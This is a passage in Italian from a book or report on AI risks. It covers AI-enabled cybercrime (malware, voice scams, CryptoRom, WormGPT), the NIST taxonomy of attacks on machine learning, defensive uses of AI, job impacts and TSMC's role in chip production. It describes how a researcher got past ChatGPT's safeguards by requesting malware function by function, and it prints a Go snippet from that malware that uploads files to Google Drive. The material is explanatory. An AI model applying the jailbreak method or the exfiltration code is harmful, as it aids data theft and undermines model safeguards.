Il rischio di privacy e, più ampiamente, quello della protezione dei dati sono rischi intrinseci dell'intelligenza artificiale poiché, affinché l'IA possa sviluppare la propria capacità di apprendimento, richiede grandi volumi di dati per analizzare e riconoscere meglio modelli e processi. I modelli di IA hanno bisogno di una grande quantità di dati da cui imparare, e parte di questi dati potrebbe essere sensibile. Se non gestiti con attenzione, questi dati potrebbero essere rivelati involontariamente durante l'addestramento, causando potenziali problemi di privacy. Qualsiasi informazione privata o sensibile è a rischio di esposizione, poiché il modello di intelligenza artificiale può utilizzare le informazioni condivise per generare un risultato o una soluzione per un'altra persona minando così i diversi presidi posti a sicurezza delle informazioni. Da questo scaturisce un ulteriore rischio in quanto l'IA può creare dati sintetici che assomigliano molto a dati reali, il che può generare rischi e preoccupazioni riguardo alle persone in grado di individuare di tracciare l'origine dei dati. I dati sintetici potrebbero avere piccoli pattern o dettagli per portare all'identificazione di persone o caratteristiche sensibili.

Un ulteriore rischio è posto dal fatto che gli attaccanti stanno già utilizzando l'intelligenza artificiale per scrivere malware più velocemente, generare script di hacking, lanciare attacchi ransomware e sferrare attacchi di vishing. L'accessibilità dell'intelligenza artificiale è forse il rischio più grande, poiché tutto ciò che un utente malintenzionato deve fare è inserire un semplice messaggio in uno strumento di intelligenza artificiale. Per lanciare un exploit è necessaria poca o nessuna conoscenza specializzata o di programmazione. Ciò ha democratizzato l'uso dell'intelligenza artificiale, consentendo a quasi tutti gli individui di sfruttare il suo potere per nuocere. L'intelligenza artificiale, pertanto, apre le porte a un mondo di criminalità informatica molto più sofisticato. L'intelligenza artificiale offre ai potenziali aggressori privi di competenze tecniche una scala verso il crimine informatico, poiché possono semplicemente utilizzare uno strumento di pre-test di penetration testing basato sull'intelligenza artificiale come *PentestGPT* e una richiesta del tipo: "*Trova vulnerabilità di sicurezza per Windows o ICS/SCADA e scrivi un codice per sfruttarle.*" Quindi, l'attaccante può copiare e incollare il codice generato dall'intelligenza artificiale e può potenzialmente sfruttare la vulnerabilità.

Per gestire i rischi che l'intelligenza artificiale pone è possibile fare ricorso a framework internazionali come l'Artificial Intelligence Risk Management Framework (AI RMF 1.0) pubblicato dal National Institute of Standards and Technology (NIST).

È importante ricordare che, con le nuove tecnologie, accettare una quantità di rischio è sano e vantaggioso, mentre la completa avversione al rischio – soprattutto quando si tratta di trarre vantaggio dai mercati emergenti – può comportare un costo eccessivo. Per gestire il rischio posto dall'intelligenza artificiale è buona prassi:

1. Identificare il rischio IA

2. Definire la propensione al rischio o risk appetite

3. Monitorare e gestire il rischio

In sintesi, l'intelligenza artificiale, sebbene offra innumerevoli vantaggi e promuova l'innovazione in molteplici settori, porta con sé una serie di rischi significativi. La sicurezza cibernetica, la privacy dei dati e la potenziale manipolazione da parte di attori malevoli rappresentano solo alcuni dei molteplici aspetti critici che richiedono analisi e misure di mitigazione preventive e correttive. È fondamentale comprendere che l'uso dell'intelligenza artificiale richiede non solo una consapevolezza dei suoi vantaggi, ma anche una valutazione attenta e continua dei rischi, con un monitoraggio costante nell'implementazione di misure di sicurezza robuste e strategie di gestione dei dati per proteggere sia gli individui che le organizzazioni dall'ampio spettro di minacce emergenti.

Solo con un approccio proattivo e una consapevolezza critica dei rischi sarà possibile sfruttare appieno il potenziale dell'intelligenza artificiale in modo sicuro e responsabile.

5.2. IA e Cyber Attacchi

Sebbene il settore della Cybersecurity sia in continua evoluzione, le minacce emergenti più importanti riguardano la rapida diffusione dell'intelligenza artificiale e il ritmo sempre più sostenuto con cui i criminali informatici stanno adottando questa tecnologia per agevolare le loro operazioni.

Questo trend non è comunque inaspettato: già nel 2019 un rapporto di Forrester Research[33] aveva messo in luce la crescente preoccupazione riguardo le potenzialità dell'intelligenza artificiale di aumentare la portata, la velocità e l'innovazione degli attacchi, al punto da poter eludere i tradizionali approcci difensivi.


[33] https://www.snowdropsolution.com/pdf/The%20Emergence%20Of%20Offensive%20AI.pdf

Anni dopo questa situazione è di fatto una realtà e la problematica diventa sempre più significativa con il progredire dei progressi dell'intelligenza artificiale e delle sue applicazioni.

5.2.1. Come i criminali informatici possono sfruttare l'IA a loro vantaggio

L'intelligenza artificiale generativa e i modelli linguistici di grandi dimensioni (LLM) nel 2024 saranno utilizzati dai cyber criminali per aumentare significativamente l'efficacia e la portata degli attacchi di ingegneria sociale: questa è una delle previsioni emersa dal rapporto di Google "*Cloud Cybersecurity Forecast 2024*»[34] pubblicato alla fine dell'anno scorso.

Da un'ulteriore ricerca[35] è invece emerso che l'uso dell'intelligenza artificiale generativa da parte dei criminali informatici ha determinato un aumento significativo degli attacchi in tutto il mondo negli ultimi 12 mesi, andando a delineare un trend decisamente preoccupante.



Tassonomia delle minacce dell'IA (fonte: ENISA – Artificial Intelligence Cybersecurity Challenges, 2020)

[34] https://cloud.google.com/resources/security/cybersecurity-forecast


[35] https://www.deepinstinct.com/voice-of-secops-reports

Gli ambiti di applicazione che possono essere sfruttati dal cybercrime sono numerosi, di seguito prendiamo in considerazione i più significativi:

a. Creazione di Malware: sebbene ChatGPT disponga di apposite protezioni per impedire agli utenti di creare codice dannoso, queste possono essere aggirate per creare un malware.

È quanto ha dimostrato un ricercatore di Forcepoint[36] che è stato in grado di trovare una scappatoia e di creare un malware chiedendo a ChatGPT di fornire il codice malevolo funzione per funzione. Il risultato è stato un eseguibile non rilevabile dai sistemi di difesa e con un livello di sofisticazione pari a un malware *nation-state*.

L'aspetto più inquietante è che il ricercatore è riuscito nel suo intento senza reclutare cyber criminali professionisti né dovendo scrivere il malware in prima persona.



```
// Upload each PNG file to the specified Google Drive folder
for _, filename := range pngFiles {
    err := uploadFile(service, folderId, filename)
    if err != nil {
        log.Printf("Error uploading file '%s': %v", filename, err)
    }
}
```

Porzione di codice del malware generato

Di recente l'azienda finlandese di soluzioni di sicurezza informatica WithSecure ha confermato di aver rilevato campioni di malware generati da ChatGPT, confermando che i cyber criminali stanno già sfruttando strumenti legittimi per le loro operazioni malevole.

b. Diffusione di malware e vulnerabilità: i criminali informatici possono sfruttare l'intelligenza artificiale generativa per introdurre e diffondere pacchetti malevoli negli ambienti degli sviluppatori dove gli strumenti di IA sono spesso utilizzati per supportare la creazione di software.

[36] https://www.foxnews.com/tech/ai-created-malware-sends-shockwaves-cybersecurity-world

Questo consentirebbe di distribuire rapidamente vulnerabilità e codici dannosi all'interno delle aziende.

c. **Ottimizzazione di Phishing e Social Engineering:** l'intelligenza artificiale generativa può essere sfruttata per evolvere gli attacchi a livelli di velocità e complessità mai sperimentati in precedenza. Ad esempio, nel caso di phishing, *vishing*[37] e social engineering, i contenuti, sia quelli testuali che quelli audio e video, come nel caso dei *deepfake*[38], possono diventare sempre più realistici e apparentemente legittimi.

Ma, se da una parte la GenAI aumenta la sofisticatezza degli attacchi, anche eliminando gli errori che in passato consentivano di individuare facilmente un'email di phishing, dall'altra la tecnologia sta anche espandendo la portata dei cyber criminali, che ora possono creare campagne di phishing con testi corretti in quasi tutte le lingue, incluse le più complesse.

d. **Impatti per la sicurezza fisica:** l'intelligenza artificiale si sta diffondendo sempre di più tra veicoli a guida autonoma, sistemi medicali e attrezzature industriali.

Questo comporta un notevole aumento dei rischi per la sicurezza fisica: questi sistemi possono infatti essere violati (nessun sistema è inviolabile!) finendo per mettere a rischio la vita degli utenti.

e. **Rischi per la privacy:** gli strumenti di intelligenza artificiale possono collezionare grandi quantità di dati che, in caso di violazioni, possono mettere a repentaglio la privacy degli utenti.

Ma la privacy non è l'unica preoccupazione: un uso scorretto di queste informazioni potrebbe supportare le attività di profilazione degli utenti, utili ai cyber criminali per scoprire le falle nei sistemi di sicurezza o le debolezze su cui fare leva nel corso delle loro operazioni malevole.

[37] https://it.wikipedia.org/wiki/Vishing

[38] https://it.wikipedia.org/wiki/Deepfake

5.2.2. Cyber attacchi avvenuti con il supporto dell'IA

Se quanto illustrato finora sembra al limite del fantascientifico, di seguito approfondiamo invece degli esempi reali di cyber attacchi avvenuti grazie al supporto dell'intelligenza artificiale.

AI-generated voice scam
Di recente una donna indiana di 59 anni ha perso l'equivalente di circa $1,600 a causa di una truffa vocale generata con l'intelligenza artificiale. Il truffatore è infatti riuscito a modificare la sua voce in modo da farsi erroneamente identificare per uno dei nipoti della vittima residente in Canada, dichiarandosi in difficoltà a seguito di un incidente e in procinto di essere incarcerato.

La donna, che ha ricevuto la chiamata a tarda notte e ha confermato che il truffatore sembrava esattamente suo nipote, ha immediatamente provveduto a trasferire dei soldi per aiutare il presunto parente accorgendosi solo in seguito di essere stata truffata.


L'aspetto inquietante della questione è che il truffatore si esprimeva nello stesso linguaggio *punjabi* che erano soliti parlare a casa, sfumature incluse, andando a delineare quanto gli strumenti di intelligenza artificiale possano essere validi nella creazione di truffe vocali molto elaborate.

CryptoRom
Negli ultimi anni la società di soluzioni di Cybersecurity, Sophos, ha monitorato una categoria di scam soprannominata "*CryptoRom*", caratterizzata dal trading di criptovalute false e dal tentativo di adescare le vittime tramite un finto interesse romantico nei loro confronti. Già presente dal 2020, di recente si è assistito a un'evoluzione di questa tipologia di truffe supportata dell'uso dell'intelligenza artificiale generativa nell'interazione con le vittime.

Di norma l'approccio iniziale avviene attraverso una app di appuntamenti, con il pretesto di creare una connessione romantica o di suscitare interesse, e, in seguito, la conversazione si sposta su un'app di messaggistica, come WhatsApp o Telegram, dove viene introdotta l'idea del trading di cryptovalute.

A questo punto lo scammer consiglia alla vittima l'uso di un'app di trading di una criptovaluta fraudolenta e offre il suo supporto per lo spostamento dei fondi, in modo da dirottare la maggior quantità di denaro possibile. Infine, alla vittima viene chiesto un ulteriore pagamento fraudolento per poter prelevare i suoi profitti fittizi.

Per essere convincenti nei loro approcci i truffatori devono essere in grado di comunicare anche in lingue non native ed è qui che gli strumenti di intelligenza artificiale generativa, come ChatGPT o Google Gemini, si rivelano preziosi.



Esempio di testo di uno scammer generato da un'IA generativa

A titolo di esempio, una vittima ha fornito a Sophos uno scorcio di conversazione in cui il truffatore ha erroneamente dimenticato di rimuovere un testo generato da uno strumento di IA generativa: "Thank you very much for your kind words! As a language model of 'me' I don't have feelings or emotions like humans do."


L'uso di strumenti di intelligenza artificiale generativa si rivela utile non solo per rendere le conversazioni più realistiche, ma anche per ridurre il carico di lavoro dei truffatori che interagiscono con più vittime.

Sfortunatamente le app di CryptoRom vengono individuate sempre più frequentemente sui playstore dei principali gestori mobili, in particolare Apple e Android, cosa che fa intuire quanto questa scam sia diffusa a livello globale.

Fake “Liquidity Mining”

Un’altra truffa in rapida evoluzione basata sulle criptovalute è quella denominata falsa “estrazione di liquidità”.

A causa di questa scam una vittima statunitense ha perso l’equivalente di $ 22.000 in criptovalute dopo essere stata inizialmente approcciata sull’app di appuntamenti MeetMe. Successivamente, i truffatori non solo hanno derubato le criptovalute della vittima ma hanno anche cercato di far depositare ulteriori fondi per recuperare le cifre perse.




Timeline di una Liquidity scam

Anche in questo caso, gli strumenti di intelligenza artificiale generativa si sono rivelati utili ai truffatori per rendere le conversazioni con la vittima più credibili.

Tracciando gli indirizzi dei wallet è stato possibile individuare uno schema più ampio della truffa con ulteriori 13 domini che ospitavano la stessa falsa app di finanza decentralizzata che prendeva di mira gli utenti di Trust Wallet.

In 5 mesi i truffatori sono stati in grado di prelevare oltre 1 milione di dollari in criptovalute dai wallet delle vittime.



Il flusso della fake Liquidity scam

Purtroppo, non si tratta di un caso isolato: esistono centinaia di altri siti truffa che, basandosi sulla stessa tipologia di scam, riescono a far guadagnare ai truffatori milioni in criptovalute senza bisogno di utilizzate malware o di compromettere i sistemi informatici delle vittime.

BEC scam con WormGPT

I criminali informatici stanno sfruttando sempre più l'intelligenza artificiale generativa a supporto delle BEC scam (*Business Email Compromise*)[39].

L'ultima novità in questo ambito è «*WormGPT*", una versione malevola dei modelli GPT, appositamente addestrata in particolare con informazioni relative ai malware. WormGPT è in grado di generare testi molto verosimili e di creare false email convincenti, supportando i cyber criminali, nelle loro attività fraudolente anche in assenza di particolari competenze linguistiche.

L'efficacia dello strumento è stata dimostrata in un test in cui ha generato un'email apparentemente autentica per il pagamento di una fattura fasulla.

Le capacità di WormGPT in attacchi sofisticati di phishing e BEC scam sono allarmanti, in quanto non dispone di vincoli etici, a differenza di strumenti come

[39] https://it.wikipedia.org/wiki/Posta_elettronica#Attacchi_BEC_(Business_Email_Compromise)

ChatGPT, consentendo quindi ai criminali informatici di creare facilmente attacchi altamente personalizzati e mirati.

5.2.3. Cyber attacchi verso l'IA


Un recente report del NIST (National Institute of Standards and Technology)[40] descrive le 4 tipologie principali di cyber attacchi utilizzati per violare gli algoritmi di machine learning:

Evasione: attacchi che tentano di alterare un input per modificare il modo in cui il sistema risponde. Ad esempio: l'alterazione della segnaletica stradale per fare in modo che un veicolo autonomo la interpreti erroneamente, che possa deviare il percorso o finire fuori strada.
Avvelenamento: attacchi che avvengono nella fase di addestramento dell'IA introducendo dati corrotti. Ad esempio: l'inserimento di numerosi esempi di linguaggio inappropriato nei registri delle conversazioni, in modo che un chatbot li interpreti come un lessico abbastanza comune da poter essere utilizzato nelle proprie interazioni con i clienti (vedi anche par 6.4.3).
Privacy: attacchi con lo scopo di apprendere informazioni sensibili sull'IA o sui dati con cui è stata addestrata per abusarne. Ad esempio: porre domande legittime a un chatbot e utilizzare le risposte per decodificare il modello in modo da trovarne i punti deboli o indovinarne le fonti e poterlo compromettere successivamente.
Abuso: attacchi che consistono nell'introdurre informazioni false o ingannevoli in una fonte normalmente affidabile, come un sito web, per indurre l'intelligenza artificiale ad assorbire dati errati. Diversamente dagli attacchi di avvelenamento, queste manovre mirano a compromettere l'efficacia dell'IA sfruttando una fonte legittima ma resa inaffidabile.

5.3. Il rovescio della medaglia: come l'IA può rivelarsi utile alla Cybersecurity

Come abbiamo visto, l'intelligenza artificiale fornisce un notevole vantaggio ai cyber criminali, ma anche i difensori della Cybersecurity possono sfruttare questa tecnologia per sviluppare difese più avanzate e adeguate alle nuove minacce.

[40] "Adversarial Machine Learning: A Taxonomy and Terminology of Attacks and Mitigations (NIST.AI.100-2)", https://csrc.nist.gov/pubs/ai/100/2/e2023/final



I vantaggi dell'IA nella Cybersecurity

In particolare, i principali benefici dell'IA nella sicurezza informatica includono:

Modelli Predittivi: per passare da un approccio reattivo a uno proattivo, identificando tempestivamente nuove minacce e mitigando i rischi;
Rilevamento delle Minacce: tramite software antivirus/antimalware potenziati con IA e machine learning che possono individuare anomalie, proteggendo sistemi e dispositivi endpoint;
Rilevamento del Phishing: tramite appositi filtri e-mail che, sfruttando le funzionalità dell'IA, analizzano la posta in arrivo per contrassegnare e bloccare spam e phishing;
Identificazione dei Bot: tramite modelli di apprendimento automatico che possono analizzare il traffico di rete per identificare e bloccare bot dannosi;
Protezione delle Reti: l'IA può analizzare i log dei sistemi per rilevare accessi non autorizzati e altri modelli sospetti, prevenendo violazioni;
Rafforzamento del Controllo degli Accessi: tramite strumenti di controllo che, potenziati con l'IA, possono bloccare accessi sospetti;
Mitigazione delle Minacce Interne: tramite l'identificazione di comportamenti rischiosi da parte degli utenti e impedendo la fuga di informazioni sensibili;
Risposta agli Incidenti: l'IA può operare 24/7 per reagire in modo proattivo alle minacce riducendo i tempi di risposta agli incidenti;
Efficienza e Risparmio dei Costi IT: automatizzando le attività di sicurezza, l'IA migliora l'efficienza delle operazioni riducendo i costi.

Aziende di varie dimensioni e tipologie stanno già sfruttando l'IA per rafforzare la loro strategia di Cybersecurity, come ad esempio nei sistemi di gestione dell'identità utilizzati da banche e governi, o nei sistemi antifrode dei settori finanziario e immobiliare in grado di rilevare tempestivamente le anomalie.

In questi scenari, come in molti altri, l'IA consente di migliorare la precisione e la rapidità della risposta nel contrasto alle minacce informatiche, ma anche di risparmiare sui costi.

5.4. Come utilizzare l'IA in modo sicuro

Per utilizzare l'intelligenza artificiale in modo sicuro, mitigandone i rischi e preservando la privacy, è necessario adottare un approccio proattivo basato su alcune strategie chiave:

5. **Verifica dei Sistemi IA**: è buona norma controllare la sicurezza e la privacy dei sistemi IA in uso. In particolare, le organizzazioni dovrebbero fare audit regolari per identificare e risolvere eventuali vulnerabilità.
6. **Protezione della Privacy:** condividere informazioni e dati sensibili con gli strumenti di IA può essere rischioso. Un atteggiamento cauto che consideri i potenziali rischi per la privacy è l'approccio più sicuro.
7. **Sicurezza dei Dati:** i dati vanno protetti dall'alterazione o dalle infezioni attraverso strumenti come la crittografia, il controllo degli accessi e tecnologie avanzate di backup opportunamente configurate.
8. **Manutenzione di Software e Sistemi:** è bene mantenere regolarmente aggiornate le applicazioni e i sistemi coinvolti, avvalendosi di opportune tecnologie antimalware. Allo stesso tempo è necessario scovare e mitigare regolarmente eventuali vulnerabilità legate all'IA.
9. **Adversarial Training:** la resilienza dei modelli IA migliora esponendoli a vari scenari e tecniche attraverso il machine learning.
10. **Formazione del Personale:** il personale va educato sui rischi dell'IA, come riconoscere e-mail di phishing pur se ottimizzate dall'uso di strumenti di intelligenza artificiale.
11. **Incident Response Plan:** un piano di risposta agli incidenti chiaro, conciso e ben progettato è fondamentale per poter contenere un incidente, in particolare quelli dovuti all'IA, e reagire in modo efficace.

6. Criticità dell'IA

Stefania Iannelli

Nel capitolo precedente abbiamo visto le considerevoli potenzialità e gli usi dell'IA in diversi ambiti. Probabilmente i vantaggi di questa tecnologia superano gli svantaggi e le resistenze a essa connesse. Però ci possono essere dei rischi e di seguito ne analizzeremo alcuni, così come si presentano oggi, altri li possiamo solo supporre. Dobbiamo tenere presente che non si tratta di una crescita tecnologica lineare ma esponenziale e che quindi è difficile fare delle vere previsioni.

6.1. Impatti sull'occupazione

Abbiamo analizzato come l'IA sia in grado di svolgere lavori in maniera automatica, veloce ed efficiente, rendendosi particolarmente adatta a sostituire i lavori ripetitivi e basati su regole fisse.

Nel capitolo precedente abbiamo parlato di catene di montaggio, logistica, ma anche di lavori amministrativi e di data entry o supporto clienti e reclami.

Molte professioni possono o potranno essere sostituite dall'IA.


Oggi si parla di supermercati senza personale alle casse, taxi a guida autonoma e, man mano che la tecnologia migliora e avanza, altre occupazioni verranno impattate.

Goldman Sachs ha fatto una previsione di perdita o degrado di 300 Milioni di posti di lavoro a causa dell'IA, affermando anche che due terzi dei lavori potrebbero venire parzialmente automatizzati dall'IA[41].

La situazione dovrebbe però essere transitoria; anche nelle rivoluzioni industriali illustrate in precedenza, infatti, a fronte di lavori rimpiazzati dalle nuove tecnologie se ne sono creati altri.

Secondo uno studio dell'economista David Autor, il 60% dei lavoratori sono impiegati in posti di lavoro che non esistevano nel 1940, quindi la tecnologia è stata un driver per la generazione di nuove posizioni.

[41] https://www.goldmansachs.com/intelligence/pages/generative-ai-could-raise-global-gdp-by-7-percent.html



L'impatto sull'occupazione può essere quindi solo temporaneo, aprendo possibilità di impiego di nuove figure professionali e, come alcuni teorizzano, dando la possibilità alle persone di sfruttare l'IA per avere più tempo e ridurre il lavoro umano.

6.2. Semiconduttori

L'IA sta trasformando in realtà quello che fino a pochi anni fa sarebbe potuto sembrare fantascienza.

L'IA necessita di dati su cui imparare, di dati da elaborare e archiviare. A supporto di questa quantità enorme di dati servono semiconduttori sempre più innovativi che permettano la rapida elaborazione di dataset sempre più grandi e calcoli complessi in un tempo inferiore. Grazie a questi chip avanzati si può migliorare la potenza e l'efficienza degli algoritmi di IA.

Il mondo dei PC e dei dispositivi mobili dipende in grandissima parte dal software: l'industria dei semiconduttori vale solamente il 20-30% del valore totale del mercato dei personal computer e solo il 10-20% del mercato dei dispositivi mobili.

Nel settore dell'intelligenza artificiale, lo stack tecnologico richiede più hardware, soprattutto nel campo della memoria e dei sensori. Secondo Redline Group, ciò potrebbe consentire al mercato dei semiconduttori di controllare dal 40 al 50% del valore totale dello stack.

Inoltre, molte applicazioni di intelligenza artificiale richiederanno lo sviluppo e la produzione di soluzioni hardware dedicate, che renderanno necessarie modifiche alla catena di fornitura dei semiconduttori.

Nessuno dei progressi incredibili che abbiamo elencato nel campo dell'IA sarebbe possibile senza questo hardware. Senza queste tipologie di chip evoluti e specializzati non potremmo avere IA e, sorprendentemente, questa tecnologia viene prodotta quasi tutta in un unico stabilimento.

Ad oggi il 90% dei chip con tecnologia avanzata per IA viene prodotto da TSMC (Taiwan Semiconductor Manufacturing) con fabbriche e sedi a Taiwan. Tra questi troviamo le GPU (Graphics Processing Unit) di Nvidia, le TPU (Tensor Processing Unit) di Google, le GPU di AMD e anche i chip di Apple, Broadcom, Microsoft, Amazon, Tesla. Time Magazine descrive TSMC come "l'azienda più importante del mondo di cui probabilmente non hai mai sentito parlare". Il CEO di Nvidia la descrive così: "Fondamentalmente c'è l'aria e TSMC". TSMC è diventata una delle 15 aziende di maggior valore al mondo e da questa azienda dipende attualmente il futuro dell'IA. Ma come è possibile che TSMC sia sola al comando del mondo della produzione di chip?

Le aziende di chip si distinguono in due tipologie: aziende che progettano chip ma non li costruiscono e aziende che hanno le fabbriche per produrli e producono quelli progettati da altri. Nvidia, AMD, Qualcomm, sono tutte aziende che non hanno fabbriche di produzione, loro progettano i chip e ne affidano la realizzazione ad aziende come TSMC. Ci sono altre aziende in grado di produrre chip e sono Samsung e Intel, ma solo TSMC è al momento in grado di produrre i chip più avanzati (come ad esempio Nvidia H100 GPU)

La produzione di chip richiede enormi spese (metalli, macchinari costosi, personale specializzato) e grandi investimenti in ricerca e sviluppo. Nel 2021 TSMC ha annunciato l'investimento di 100 miliardi di dollari nei successivi 3 anni per migliorare ed espandere le sue capacità di produzione dei chip. La cifra dell'investimento è così alta che non può essere eguagliata da altre aziende. TSMC riesce a far fronte a queste spese grazie all'enorme volume di chip che produce, visto che a lei si affidano le maggiori aziende, creando così un circolo virtuoso (le aziende come Tesla, Nvidia, ecc. la scelgono grazie alla sua capacità di produzione di chip

all'avanguardia e questo investimento permette a TSMC di far fronte alle spese necessarie e consolidare la sua leadership).

Inoltre, TSMC ha investito negli anni nella costruzione di partnership con aziende che partecipano alla supply chain dei semiconduttori (fornitori di software, produttori di apparecchiature, progettisti di chip, ecc.) fino ad arrivare a stabilire standard dettagliati di tecnologie e processi, rendendosi di fatto quasi insostituibile e rendendo il mondo intero e il futuro dell'IA dipendente da lei. Purtroppo, però, TSMC si trova in una zona geopoliticamente a rischio, Taiwan, e molti prevedono un'invasione da parte della Cina entro i prossimi anni. È di febbraio 2024 la notizia che TSMC ha aperto uno stabilimento in Giappone per diversificare le sedi di produzione, vista la crescente tensione tra Stati Uniti e Cina. Nella figura si vede la Cina, in verde, e Taiwan, in arancione.

Cina in verde e Taiwan in arancione

Dunque, oltre a tutte le conseguenze devastanti di una guerra Cina/Taiwan ci sarebbe anche la paralisi dell'IA. Questa lotta per l'IA e per il futuro tecnologico sta contribuendo a una guerra fredda tra Cina e Stati Uniti. Gli Stati Uniti, con

